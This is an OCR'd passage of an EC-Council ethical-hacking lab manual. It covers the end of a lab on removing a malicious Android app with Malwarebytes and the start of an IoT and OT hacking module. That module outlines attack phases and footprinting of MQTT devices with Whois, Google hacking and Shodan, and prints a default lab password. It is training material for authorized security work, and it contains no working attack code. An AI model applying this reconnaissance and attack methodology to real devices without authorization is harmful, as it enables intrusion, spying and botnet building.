
18. A **confirmation** pop-up appears; click **OK** to confirm the removal of the malware.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**.

    Note: If **Share the love** pop-up appears, click **NOT NOW** to proceed.




20. Click **On-demand scan** in the lower section of the **Scanner** window under **Previous scans** to view details of the scan.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The **Scanning history** screen appears, displaying the deleted malicious file, as shown in the screenshot.



22. This concludes the demonstration of how to secure Android devices from malicious apps using Malwarebytes Security.
23. You can use other mobile antivirus and anti-spyware tools such as **AntiSpy Mobile** (https://antispymobile.com), **Spyware Detector - Spy Scanner** (https://play.google.com), **iAmNotified - Anti Spy System** (https://iamnotified.com), and **Privacy Scanner (AntiSpy) Free** (https://play.google.com) to secure mobile devices from malicious apps.
24. Close all open windows and document all the acquired information.
25. Turn off the **Android** emulator machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

CEH Lab Manual

IoT and OT Hacking

Module 18

IoT and OT Hacking

IoT and OT device hacking is performed to compromise smart devices such as CCTV cameras, automobiles, printers, door locks, washing machines, etc. to gain unauthorized access to network resources as well as IoT and OT devices.

Lab Scenario

The significant development of the paradigm of the Internet of Things (IoT) is contributing to the proliferation of devices in daily life. From smart homes to automated healthcare applications, IoT is ubiquitous. However, despite the potential of IoT to make our lives easier and more comfortable, we cannot underestimate its vulnerability to cyber-attacks. IoT devices lack basic security, which makes them prone to various cyber-attacks.

The objective of a hacker in exploiting IoT devices is to gain unauthorized access to users' devices and data. A hacker can use compromised IoT devices to build an army of botnets, which, in turn, is used to launch DDoS attacks.

Owing to a lack of security policies, smart devices are easy targets for hackers who can compromise these devices to spy on users' activities, misuse sensitive information (such as patients' health records, etc.), install ransomware to block access to the devices, monitor victims' activities using CCTV cameras, commit credit-card-related fraud, gain access to users' homes, or recruit the devices in an army of botnets to carry out DDoS attacks.

As an ethical hacker and penetration tester, you must have sound knowledge of hacking IoT and OT platforms using various tools and techniques. The labs in this module will provide you with real-time experience in performing footprinting and analyzing traffic between IoT and OT devices.

Lab Objective

The objective of the lab is to perform IoT and OT platform hacking and other tasks that include, but are not limited to:

- Performing IoT and OT device footprinting
- Capturing and analyzing traffic between IoT devices

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 25 Minutes

Overview of IoT and OT Hacking

Using the IoT and OT hacking methodology, an attacker acquires information using techniques such as information gathering, attack surface area identification, and vulnerability scanning, and uses such information to hack the target device and network.

The following are the various phases of IoT and OT device hacking:

- Information gathering
- Vulnerability scanning
- Launch attacks
- Gain remote access
- Maintain access

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target IoT and OT platforms. Recommended labs that will assist you in learning various IoT platform hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Footprinting using Various Footprinting Techniques	√		√
	1.1 Gather Information using Online Footprinting Tools	√		√
2	Capture and Analyze IoT Device Traffic	√		√
	2.1 Capture and Analyze IoT Traffic using Wireshark	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform Footprinting using Various Footprinting Techniques

Ethical hackers and penetration testers are aided in footprinting by various tools that make information gathering an easy task.

Lab Scenario

As a professional ethical hacker or pen tester, your first step is to gather maximum information about the target IoT and OT devices by performing footprinting through search engines, advanced Google hacking, Whois lookup, etc.

The first step in IoT and OT device hacking is to extract information such as IP address, protocols used (MQTT, ModBus, ZigBee, BLE, 5G, IPv6LoWPAN, etc.), open ports, device type, geolocation of the device, manufacturing number, and manufacturer of the device.

Lab Objectives

- Gather information using online footprinting tools

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Footprinting Techniques

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Task 1: Gather Information using Online Footprinting Tools

The information regarding the target IoT and OT devices can be acquired using various online sources such as Whois domain lookup, advanced Google hacking, and Shodan search engine. The gathered information can be used to scan the devices for vulnerabilities and further exploit them to launch attacks.


Note: In this task, we will focus on performing footprinting on the MQTT protocol, which is a machine-to-machine (M2M)/"Internet of Things" connectivity protocol. It is useful for connections with remote locations where a small code footprint is required and/or network bandwidth is at a premium.

You can also select a protocol or device of your choice to perform footprinting on it.

1. Turn on the **Windows 11** virtual machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

